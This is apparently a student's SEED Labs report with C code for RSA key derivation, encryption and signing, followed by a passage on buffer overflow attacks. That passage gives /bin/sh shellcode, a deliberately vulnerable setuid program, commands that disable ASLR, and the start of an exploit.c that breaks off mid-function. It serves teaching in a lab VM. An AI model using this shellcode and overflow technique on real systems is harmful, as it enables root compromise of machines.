SEED Lab Report

Steven Yulong Yan

Friday 25th September, 2020

Contents

1 Introduction

1.1 Set-up

SEED Ubuntu16.04 VM (32-bit) Virtual Machine [1] is installed on VirtualBox 6.0.24 *(released July 14 2020)* [2] with additional configurations applied.

1.2 Objective

The goal of the tasks is to gain insight and first-hand experience in regards to: **RSA Public-Key Encryptions and Signatures**, **Buffer Overflow Attacks** and **Attacks On TCP/IP Protocol**.

1.3 Duration

The project was deveploped from 09/09/2020 until 25/09/2020.

2 Completion

All the 11 tasks listed are completed:

1. RSA Public-Key Encryption and Signatures
   (a) Deriving the Private Key
   (b) Encrypting a Message
   (c) Decrypting a Message
   (d) Signing a Message
   (e) Verifying a Signature
2. Buffer Overflow Attacks
   (a) Running Shellcode
   (b) Exploiting Vulnerabilities
   (c) Defeating `dash`'s Countermeasure
3. TCP/IP Attacks
   (a) SYN Flooding Attacks
   (b) TCP RSA Attacks on Telnet and SSH Connections
   (c) TCP RST Attacks on Video Streaming Applications

3 Milestones

3.1 RSA Public-Key Encryption and Signatures

3.1.1 Deriving the Private Key

```c
#include <stdio.h>
#include <openssl/bn.h>

/**
* Use BN_bn2hex(a) for hex string and BN_bn2dec(a) for decimal string
* (Provided function)
*/
void printBN(char *msg, BIGNUM *a) {
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}

/**
* Derive the private key
*/
BIGNUM *get_private_key(BIGNUM *p, BIGNUM *q, BIGNUM *e) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();

    // Initialise the totient for p
    BIGNUM *pMinusOne = BN_new();

    // Initialise the totient for q
    BIGNUM *qMinusOne = BN_new();

    BIGNUM *one = BN_new();
    BIGNUM *phi = BN_new();
    BIGNUM *gcdResult = BN_new();

    BN_dec2bn(&one, "1");

    // pMinusOne = p - 1
    BN_sub(pMinusOne, p, one);

    // qMinusOne = q - 1
    BN_sub(qMinusOne, q, one);

    // phi = pMinusOne * qMinusOne
    BN_mul(phi, pMinusOne, qMinusOne, ctx);

    // Exit the program if e and phi are not relatively prime
    BN_gcd(gcdResult, phi, e, ctx);
    if (!BN_is_one(gcdResult)) {
        printf("The public key e and phi are not relatively prime.");
        exit(0);
    }
```

```
    BIGNUM *inverseModResult = BN_new();

    // Computes the inverse of e modulo mulResult and
    // places the result in inverseModResult
    BN_mod_inverse(inverseModResult, e, phi, ctx);

    // Frees the components of the BN_CTX structure
    BN_CTX_free(ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(pMinusOne);
    BN_clear_free(qMinusOne);
    BN_clear_free(one);
    BN_clear_free(phi);
    BN_clear_free(gcdResult);

    return inverseModResult;
}

int main() {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();

    // Initialise two random big primes numbers
    // p and q of similar size
    BIGNUM *primeP = BN_new();
    BIGNUM *primeQ = BN_new();

    // Assign the prime number p
    BN_hex2bn(&primeP, "F7E75FDC469067FFDC4E847C51F452DF");

    // Assign the prime number q
    BN_hex2bn(&primeQ, "E85CED54AF57E53E092113E62F436F4F");

    // Initialise a relatively small prime number exponent
    // e as a public key
    BIGNUM *primeE = BN_new();

    // Assign the public key e
    BN_hex2bn(&primeE, "0D88C3");

    // Calculate the private key
    BIGNUM *privateKey = get_private_key(primeP, primeQ, primeE);

    printBN("The private key is:", privateKey);

    // Frees the components of the BN_CTX structure
    BN_CTX_free(ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(primeP);
```

```
    BN_clear_free(primeQ);
    BN_clear_free(primeE);
    BN_clear_free(privateKey);

    return 0;
}
```

```
> gcc filename.c -lcrypto
> ./a.out
The private key is: 3587A24598E5F2A21DB007D89D18CC50ABA5075BA19A33890FE7C
28A9B496AEB
```

3.1.2 Encrypting a Message

```
#include <stdio.h>
#include <openssl/bn.h>

/**
* Use BN_bn2hex(a) for hex string and
* BN_bn2dec(a) for decimal string
* (Provided function)
*/
void printBN(char *msg, BIGNUM *a) {
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}

/**
* Message encryption
*/
BIGNUM *encrypt_message(BIGNUM *message, BIGNUM *e, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *encryptedResult = BN_new();

    // Computes message to the e-th power modulo n
    // (encryptedResult = message^e % n)
    BN_mod_exp(encryptedResult, message, e, n, ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);

    return encryptedResult;
}

int main () {

    // Initiate the encrypted message
    BIGNUM *encryptedMessage = BN_new();

    // Initiate the public key n
    BIGNUM *publicKeyN = BN_new();

    // Assign the public key n
    BN_hex2bn(&publicKeyN,
    "DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");

    // Initiate the public key exponent e
    BIGNUM *exponentE = BN_new();

    // Assign the public key exponent e
    BN_hex2bn(&exponentE, "010001");
```

```
    // > python -c 'print("A top secret!".encode("hex"))'
    // 4120746f702073656372657421
    BIGNUM *message = BN_new();
    BN_hex2bn(&message, "4120746f702073656372657421");

    // Encrypt the message
    encryptedMessage = encrypt_message(message, exponentE, publicKeyN);

    printBN("The encrypted message is:", encryptedMessage);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(encryptedMessage);
    BN_clear_free(publicKeyN);
    BN_clear_free(exponentE);
    BN_clear_free(message);

    return 0;
}
```

```
> gcc filename.c -lcrypto
> ./a.out
The encrypted message is: 6FB078DA550B2650832661E14F4F8D2CFAEF475A0DF3A75
CACDC5DE5CFC5FADC
```

To verify the encryption process we decrypt the result with the given private key:

```
#include <stdio.h>
#include <string.h>
#include <openssl/bn.h>

/**
* Use BN_bn2hex(a) for hex string and
* BN_bn2dec(a) for decimal string
* (Provided function)
*/
void printBN(char *msg, BIGNUM *a) {
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}

/**
* Convert from hex to int
*/
int hex_to_int(char c) {
    if (c >= 97)
        c = c - 32;
    int first = c / 16 - 3;
    int second = c % 16;
    int result = first * 10 + second;
    if (result > 9) {
        result--;
    }
    return result;
}

/**
* Convert from hex to ASCII
*/
int hex_to_ascii(const char c, const char d) {
    int high = hex_to_int(c) * 16;
    int low = hex_to_int(d);
    return high + low;
}

/**
* Convert the hex string to readable text
*/
void hex_to_text(const char *string) {
    // Record string length (#include <string.h>)
    int length = strlen(string);

    // Check valid hex string length
    if (length % 2 != 0) {
        printf("The input hex string is of invalid length");
        exit(0);
    }
```

```
    // Initialise iterator and buffer
    int i;
    char buffer = 0;

    // Iterate over the given hex string and
    // alternate between the high-order and low-order bytes
    for (i = 0; i < length; i++) {
        // In hex we need two digits (i.e. 8 binary digits) to represent a
    byte
        // We convert to ASCII at every second position and
        // store the digit in the buffer otherwise
        if (i % 2 != 0)
            printf("%c", hex_to_ascii(buffer, string[i]));
        else
            buffer = string[i];
    }
    printf("\n");
}

/**
* Message decryption
*/
BIGNUM *decrypt_message(BIGNUM *message, BIGNUM *d, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *decryptedResult = BN_new();

    // Computes message to the d-th power modulo n
    // (encryptedResult = message^d % n)
    BN_mod_exp(decryptedResult, message, d, n, ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);

    return decryptedResult;
}

int main () {
    // Initialise the private key d
    BIGNUM *privateKeyD = BN_new();

    // Assign the private key d
    BN_hex2bn(&privateKeyD, "74
   D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");

    // Initialise the public key n
    BIGNUM *publicKeyN = BN_new();
    BN_hex2bn(&publicKeyN, "
   DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");

    BIGNUM *encryptedMessage = BN_new();

    // Use the value we just calculated
```

```
    BN_hex2bn(&encryptedMessage, "6
   FB078DA550B2650832661E14F4F8D2CFAEF475A0DF3A75CACDC5DE5CFC5FADC");

    BIGNUM *decryptedMessage = BN_new();

    decryptedMessage = decrypt_message(encryptedMessage, privateKeyD,
   publicKeyN);

    // Print the result
    printf("The decrypted message is: ");
    hex_to_text(BN_bn2hex(decryptedMessage));
    printf("Therefore, the encryption result is verified.\n");

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(privateKeyD);
    BN_clear_free(publicKeyN);
    BN_clear_free(encryptedMessage);
    BN_clear_free(decryptedMessage);

    return 0;
}
```

```
> gcc filename.c -lcrypto
> ./a.out
The decrypted message is: A top secret!
Therefore, the encryption result is verified.
```

3.1.3 Decrypting a Message

```c
#include <stdio.h>
#include <string.h>
#include <openssl/bn.h>

/**
* Use BN_bn2hex(a) for hex string and
* BN_bn2dec(a) for decimal string
* (Provided function)
*/
void printBN(char *msg, BIGNUM *a) {
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}

/**
* Convert from hex to int
*/
int hex_to_int(char c) {
    if (c >= 97)
        c = c - 32;
    int first = c / 16 - 3;
    int second = c % 16;
    int result = first * 10 + second;
    if (result > 9) {
        result--;
    }
    return result;
}

/**
* Convert from hex to ASCII
*/
int hex_to_ascii(const char c, const char d) {
    int high = hex_to_int(c) * 16;
    int low = hex_to_int(d);
    return high + low;
}

/**
* Convert the hex string to readable text
*/
void hex_to_text(const char *string) {
    // Record string length (#include <string.h>)
    int length = strlen(string);

    // Check valid hex string length
    if (length % 2 != 0) {
        printf("The input hex string is of invalid length");
        exit(0);
    }
```

```
    // Initialise iterator and buffer
    int i;
    char buffer = 0;

    // Iterate over the given hex string and
    // alternate between the high-order and low-order bytes
    for (i = 0; i < length; i++) {
        // In hex we need two digits (i.e. 8 binary digits) to represent a
    byte
        // We convert to ASCII at every second position and
        // store the digit in the buffer otherwise
        if (i % 2 != 0)
            printf("%c", hex_to_ascii(buffer, string[i]));
        else
            buffer = string[i];
    }
    printf("\n");
}

/**
* Message decryption
*/
BIGNUM *decrypt_message(BIGNUM *message, BIGNUM *d, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *decryptedResult = BN_new();

    // Computes message to the d-th power modulo n
    // (encryptedResult = message^d % n)
    BN_mod_exp(decryptedResult, message, d, n, ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);

    return decryptedResult;
}

int main () {
    // Initialise the private key d
    BIGNUM *privateKeyD = BN_new();

    // Assign the private key d
    BN_hex2bn(&privateKeyD, "74
   D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");

    // Initialise the public key n
    BIGNUM *publicKeyN = BN_new();
    BN_hex2bn(&publicKeyN, "
   DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");

    // Initialise the encrypted message
    BIGNUM *encryptedMessage = BN_new();
```

```
    // Assign the encrypted message
    BN_hex2bn(&encryptedMessage, "8
   C0F971DF2F3672B28811407E2DABBE1DA0FEBBBDFC7DCB67396567EA1E2493F");

    BIGNUM *decryptedMessage = BN_new();

    // Decrypt the message
    decryptedMessage = decrypt_message(encryptedMessage, privateKeyD,
   publicKeyN);

    // Print the result
    printf("The decrypted message is: ");
    hex_to_text(BN_bn2hex(decryptedMessage));

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(privateKeyD);
    BN_clear_free(publicKeyN);
    BN_clear_free(encryptedMessage);
    BN_clear_free(decryptedMessage);

    return 0;
}
```

```
> gcc filename.c -lcrypto
> ./a.out
The decrypted message is: Password is dees
```

3.1.4 Signing a Message

$$M = \text{I owe you \$2000.}$$

```
#include <stdio.h>
#include <string.h>
#include <openssl/bn.h>

/**
* Use BN_bn2hex(a) for hex string and
* BN_bn2dec(a) for decimal string
* (Provided function)
*/
void printBN(char *msg, BIGNUM *a) {
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}

/**
* Convert from hex to int
*/
int hex_to_int(char c) {
    if (c >= 97)
        c = c - 32;
    int first = c / 16 - 3;
    int second = c % 16;
    int result = first * 10 + second;
    if (result > 9) {
        result--;
    }
    return result;
}

/**
* Convert from hex to ASCII
*/
int hex_to_ascii(const char c, const char d) {
    int high = hex_to_int(c) * 16;
    int low = hex_to_int(d);
    return high + low;
}

/**
* Convert the hex string to readable text
*/
void hex_to_text(const char *string) {
    // Record string length (#include <string.h>)
    int length = strlen(string);

    // Check valid hex string length
    if (length % 2 != 0) {
        printf("The input hex string is of invalid length");
        exit(0);
```

```
    }

    // Initialise iterator and buffer
    int i;
    char buffer = 0;

    // Iterate over the given hex string and
    // alternate between the high-order and low-order bytes
    for (i = 0; i < length; i++) {
        // In hex we need two digits (i.e. 8 binary digits) to represent a
    byte
        // We convert to ASCII at every second position and
        // store the digit in the buffer otherwise
        if (i % 2 != 0)
            printf("%c", hex_to_ascii(buffer, string[i]));
        else
            buffer = string[i];
    }
    printf("\n");
}

/**
* Message encryption
*/
BIGNUM *encrypt_message(BIGNUM *message, BIGNUM *e, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *encryptedResult = BN_new();

    // Computes message to the e-th power modulo n
    // (encryptedResult = message^e % n)
    BN_mod_exp(encryptedResult, message, e, n, ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);

    return encryptedResult;
}

/**
* Message decryption
*/
BIGNUM *decrypt_message(BIGNUM *message, BIGNUM *d, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *decryptedResult = BN_new();

    // Computes message to the d-th power modulo n
    // (encryptedResult = message^d % n)
    BN_mod_exp(decryptedResult, message, d, n, ctx);

    // Frees the components and structure of the BIGNUMs and
```

```
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);

    return decryptedResult;
}

int main () {
    // Initialise the private key d
    BIGNUM *privateKeyD = BN_new();

    // Assign the private key d
    BN_hex2bn(&privateKeyD, "74
   D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");

    // Initialise the public key n
    BIGNUM *publicKeyN = BN_new();
    BN_hex2bn(&publicKeyN, "
   DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");

    BIGNUM *message = BN_new();
    BN_hex2bn(&message, "49206f776520796f752024323030302e");

    // Assign the public exponent e
    BIGNUM *exponentE = BN_new();
    BN_hex2bn(&exponentE, "010001");

    // Initialise the encrypted message
    BIGNUM *encryptedMessage = BN_new();

    // Generate signature: message^privateKeyD mod publicKeyN
    encryptedMessage = encrypt_message(message, privateKeyD, publicKeyN);
    printBN("The signature is:", encryptedMessage);

    // Initialise the decrypted message
    BIGNUM *decryptedMessage = BN_new();

    // Decrypt the message
    decryptedMessage = decrypt_message(encryptedMessage, exponentE,
   publicKeyN);

    printf("The decrypted message is: ");
    hex_to_text(BN_bn2hex(decryptedMessage));

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(privateKeyD);
    BN_clear_free(publicKeyN);
    BN_clear_free(message);
    BN_clear_free(encryptedMessage);
    BN_clear_free(decryptedMessage);

    return 0;
}
```

```
> gcc filename.c -lcrypto
> ./a.out
The signature is: 55A4E7F17F04CCFE2766E1EB32ADDBA890BBE92A6FBE2D785ED6E73
CCB35E4CB
The decrypted message is: I owe you $2000.
```

M = I owe you $3000.

```c
#include <stdio.h>
#include <string.h>
#include <openssl/bn.h>

/**
* Use BN_bn2hex(a) for hex string and
* BN_bn2dec(a) for decimal string
* (Provided function)
*/
void printBN(char *msg, BIGNUM *a) {
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}

/**
* Convert from hex to int
*/
int hex_to_int(char c) {
    if (c >= 97)
        c = c - 32;
    int first = c / 16 - 3;
    int second = c % 16;
    int result = first * 10 + second;
    if (result > 9) {
        result--;
    }
    return result;
}

/**
* Convert from hex to ASCII
*/
int hex_to_ascii(const char c, const char d) {
    int high = hex_to_int(c) * 16;
    int low = hex_to_int(d);
    return high + low;
}

/**
* Convert the hex string to readable text
*/
void hex_to_text(const char *string) {
    // Record string length (#include <string.h>)
    int length = strlen(string);

    // Check valid hex string length
    if (length % 2 != 0) {
        printf("The input hex string is of invalid length");
        exit(0);
    }
```

```
    // Initialise iterator and buffer
    int i;
    char buffer = 0;

    // Iterate over the given hex string and
    // alternate between the high-order and low-order bytes
    for (i = 0; i < length; i++) {
        // In hex we need two digits (i.e. 8 binary digits) to represent a
    byte
        // We convert to ASCII at every second position and
        // store the digit in the buffer otherwise
        if (i % 2 != 0)
            printf("%c", hex_to_ascii(buffer, string[i]));
        else
            buffer = string[i];
    }
    printf("\n");
}

/**
* Message encryption
*/
BIGNUM *encrypt_message(BIGNUM *message, BIGNUM *e, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *encryptedResult = BN_new();

    // Computes message to the e-th power modulo n
    // (encryptedResult = message^e % n)
    BN_mod_exp(encryptedResult, message, e, n, ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);

    return encryptedResult;
}

/**
* Message decryption
*/
BIGNUM *decrypt_message(BIGNUM *message, BIGNUM *d, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *decryptedResult = BN_new();

    // Computes message to the d-th power modulo n
    // (encryptedResult = message^d % n)
    BN_mod_exp(decryptedResult, message, d, n, ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);
```

```
    return decryptedResult;
}

int main () {
    // Initialise the private key d
    BIGNUM *privateKeyD = BN_new();

    // Assign the private key d
    BN_hex2bn(&privateKeyD, "74
   D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");

    // Initialise the public key n
    BIGNUM *publicKeyN = BN_new();
    BN_hex2bn(&publicKeyN, "
   DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");

    BIGNUM *message = BN_new();
    BN_hex2bn(&message, "49206f776520796f752024333030302e");

    // Assign the public exponent e
    BIGNUM *exponentE = BN_new();
    BN_hex2bn(&exponentE, "010001");

    // Initialise the encrypted message
    BIGNUM *encryptedMessage = BN_new();

    // Generate signature: message^privateKeyD mod publicKeyN
    encryptedMessage = encrypt_message(message, privateKeyD, publicKeyN);

    printBN("The signature is:", encryptedMessage);

    // Initialise the decrypted message
    BIGNUM *decryptedMessage = BN_new();

    // Decrypt the message
    decryptedMessage = decrypt_message(encryptedMessage, exponentE,
   publicKeyN);

    printf("The decrypted message is: ");
    hex_to_text(BN_bn2hex(decryptedMessage));

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(privateKeyD);
    BN_clear_free(publicKeyN);
    BN_clear_free(message);
    BN_clear_free(encryptedMessage);
    BN_clear_free(decryptedMessage);

    return 0;
}
```

```
> gcc filename.c -lcrypto
> ./a.out
The signature is: BCC20FB7568E5D48E434C387C06A6025E90D29D848AF9C3EBAC0135
D99305822
The decrypted message is: I owe you $3000.
```

We can observe from the above that although there is only the difference of one byte in the encoded message their signatures are completely different.

```
> python -c 'print("I owe you $2000.".encode("hex"))'
49206f776520796f752024323030302e
> python -c 'print("I owe you $3000.".encode("hex"))'
49206f776520796f752024333030302e


49206f776520796f752024323030302e
49206f776520796f752024333030302e
```

3.1.5 Verifying a Signature

```c
#include <stdio.h>
#include <string.h>
#include <openssl/bn.h>

/**
 * Use BN_bn2hex(a) for hex string and
 * BN_bn2dec(a) for decimal string
 * (Provided function)
*/
void printBN(char *msg, BIGNUM *a) {
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}

/**
 * Convert from hex to int
 */
int hex_to_int(char c) {
    if (c >= 97)
        c = c - 32;
    int first = c / 16 - 3;
    int second = c % 16;
    int result = first * 10 + second;
    if (result > 9) {
        result--;
    }
    return result;
}

/**
 * Convert from hex to ASCII
 */
int hex_to_ascii(const char c, const char d) {
    int high = hex_to_int(c) * 16;
    int low = hex_to_int(d);
    return high + low;
}

/**
 * Convert the hex string to readable text
 */
void hex_to_text(const char *string) {
    // Record string length (#include <string.h>)
    int length = strlen(string);

    // Check valid hex string length
    if (length % 2 != 0) {
        printf("The input hex string is of invalid length");
        exit(0);
    }
```

```
    // Initialise iterator and buffer
    int i;
    char buffer = 0;

    // Iterate over the given hex string and
    // alternate between the high-order and low-order bytes
    for (i = 0; i < length; i++) {
        // In hex we need two digits (i.e. 8 binary digits) to represent a
    byte
        // We convert to ASCII at every second position and
        // store the digit in the buffer otherwise
        if (i % 2 != 0)
            printf("%c", hex_to_ascii(buffer, string[i]));
        else
            buffer = string[i];
    }
    printf("\n");
}

/**
 * Message decryption
 */
BIGNUM *decrypt_message(BIGNUM *message, BIGNUM *d, BIGNUM *n) {
    // Initialise a BN_CTX structure that holds BIGNUM temporary variables
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *decryptedResult = BN_new();

    // Computes message to the d-th power modulo n
    // (encryptedResult = message^d % n)
    BN_mod_exp(decryptedResult, message, d, n, ctx);

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_CTX_free(ctx);

    return decryptedResult;
}

int main () {
    // Initialise the public key n
    BIGNUM *publicKeyN = BN_new();
    BN_hex2bn(&publicKeyN, "
   AE1CD4DC432798D933779FBD46C6E1247F0CF1233595113AA51B450F18116115");

    // Assign the public exponent e
    BIGNUM *exponentE = BN_new();
    BN_hex2bn(&exponentE, "010001");

    // Initialise the signature
    BIGNUM *signature = BN_new();
    BN_hex2bn(&signature, "643
   D6F34902D9C7EC90CB0B2BCA36C47FA37165C0005CAB026C0542CBDB6802F");

    // Initialise the decrypted message
```

```
    BIGNUM *decryptedMessage = BN_new();

    // Decrypt the signature
    decryptedMessage = decrypt_message(signature, exponentE, publicKeyN);
    printf("The signature from Alice is: ");
    hex_to_text(BN_bn2hex(decryptedMessage));
    printf("Therefore, we have verified that the signature is indeed from
   Alice.\n");

    // Initialise the corrupted signature
    BIGNUM *corruptedSignature = BN_new();
    BN_hex2bn(&corruptedSignature, "643
   D6F34902D9C7EC90CB0B2BCA36C47FA37165C0005CAB026C0542CBDB6803F");

    BIGNUM *decryptedCorruptedMessage = BN_new();

    // Decrypt the corrupted signature
    decryptedCorruptedMessage = decrypt_message(corruptedSignature,
   exponentE, publicKeyN);
    printf("Next we corrupt the signature and try decrypting again...\n");
    printf("Now we can see the corrupted result:\n");
    hex_to_text(BN_bn2hex(decryptedCorruptedMessage));
    printf("\n");

    // Frees the components and structure of the BIGNUMs and
    // overwrites the data before the memory is returned to the system
    BN_clear_free(publicKeyN);
    BN_clear_free(exponentE);
    BN_clear_free(signature);
    BN_clear_free(decryptedMessage);
    BN_clear_free(corruptedSignature);
    BN_clear_free(decryptedCorruptedMessage);

    return 0;
}
```

```
> gcc filename.c -lcrypto
> ./a.out
The signature from Alice is: Launch a missile.
Therefore, we have verified that the signature is indeed from Alice.
Next we corrupt the signature and try decrypting again...
Now we can see the corrupted result:


```

We can observe that the decrypted message from the corrupt signature is far from legible even though there is only one byte of the signature changed.

3.2 Buffer Overflow Attacks

Buffer overflows are common occurrences of security vulnerability in languages for embedded systems such as C/C++. To understand how buffer overflow attacks work we need to understand the circumstances where they are observed and ways in which an attack can be performed.

Simply put, a buffer overflow occurs when we are writing data to a buffer and we end up writing more data than the buffer allows. This is bad because when a buffer overflow happens the extra data that we are writing ends up overwriting adjacent memory locations such as the return address, the function parameters, the shellcode, etc. The basic tactic of a buffer overflow attack is that if we can overwrite the return address then when the function returns we can have it redirected to the shellcode.

A major goal of this buffer overflow section is to launch the root shell. The crucial part is finding and filling the location of the return address so that the program control jumps to the correct location, eventually executing the shellcode.

Turning off Address Randomisation

```
sudo sysctl -w kernel.randomize_va_space=0
```

```
[09/09/20]seed@VM:~/Documents$ sudo sysctl -w kernel.randomize_va_
space=0
kernel.randomize_va_space = 0
```

Configuring /bin/sh for Ubuntu 16.04

```
sudo ln -sf /bin/zsh /bin/sh
```

```
[09/09/20]seed@VM:~/Documents$ sudo ln -sf /bin/zsh /bin/sh
[09/09/20]seed@VM:~/Documents$
```

3.2.1 Running Shellcode

To perform the attack we need have shellcode loaded into our memory. The program shown below is what we will use to pass shellcode that launches a new shell. The statement **((void(*)( ))buf)()** in the main function will invoke a shell when the program is executed.

```
/* call_shellcode.c */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"    /* xorl   %eax, %eax   */
    "\x50"        /* pushl  %eax         */
    "\x68""//sh" /* pushl  $0x68732f2f */
    "\x68""/bin" /* pushl  $0x6e69622f */
    "\x89\xe3"    /* movl   %esp, %ebx   */
    "\x50"        /* pushl  %eax         */
    "\x53"        /* pushl  %ebx         */
    "\x89\xe1"    /* movl   %esp,%ecx    */
    "\x99"        /* cdq                  */
    "\xb0\x0b"    /* movb   $0x0b,%al    */
    "\xcd\x80"    /* int    $0x80        */
    ;

int main(int argc, char **argv)
{
  char buf[sizeof(code)];
  strcpy(buf, code);
  ((void (*)())buf)();
}
```

```
gcc -z execstack -o call_shellcode call_shellcode.c
./call_shellcode
id
exit
```

```
[09/10/20]seed@VM:~/Documents$ gcc -z execstack -o call_shellcode
call_shellcode.c
[09/10/20]seed@VM:~/Documents$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[09/10/20]seed@VM:~/Documents$
```


3.2.2 Exploiting Vulnerabilities

We are going to look at two pieces of code for this section, namely stack.c and exploit.c. The program stack.c is going to be the one with the vulnerability. As is highlighted in the comment, strcpy does not do any balance checking so it is going to introduce the buffer overflow problem. Outside of this function bof we have another buffer that does not cause the buffer overflow followed by the badfile which is where we are going to put our (malicious) shellcode to get to the root. After reading the file into the string buffer, we call the bof function before putting a print statement in the end. However, we should see that when we successfully exploit the vulnerability we won't see the statement printed out as we will have changed the return address.

```
/* Vulnerable program: stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    /* Change the size of the dummy array to randomize the parameters.
    Need to use the array at least once */
    char dummy[24]; memset(dummy, 0, 24);
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile stack.c and change program owner and permission

```
gcc -DBUF_SIZE=N -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
```



Implement exploit.c and launch the attack

The below program exploit.c is used to exploit the vulnerabilities in the aforementioned stack.c. In this case we exploit the vulnerability in strcpy because strcpy does not check the size of the incoming string against the size of the buffer, leading to the string rewriting the locations in memory that it shouldn't have access to. Using that, we can inject code into the buffer and overwrite the return address that is stored in the stack to get it to point back to the buffer where we (maliciously) embedded the code that we have it to execute. At the end of this, we should have access to the root.

Going over the key components of exploit.c, we have the shellcode at the top and a function called **getStackPointer()** that is going to return the stack pointer. The stack pointer will be used later to guess the return address that we will feed to the processor.

```
/* exploit.c  */
/* A program that creates a file containing code for launching shell */
#include <stdio.h>
#include <string.h>
char shellcode[] =
    "\x31\xc0"    /* xorl    %eax,%eax    */
    "\x50"        /* pushl   %eax         */
    "\x68""//sh" /* pushl   $0x68732f2f */
    "\x68""/bin" /* pushl   $0x6e69622f */
    "\x89\xe3"    /* movl    %esp, %ebx   */
    "\x50"        /* pushl   %eax         */
    "\x53"        /* pushl   %ebx         */
    "\x89\xe1"    /* movl    %esp, %ecx   */
    "\x99"        /* cdql                 */
    "\xb0\x0b"    /* movb    $0x0b, %al   */
    "\xcd\x80"    /* int     $0x80        */
    ;

/* Return the address of the top of the stack */
unsigned long getStackPointer(void)
{
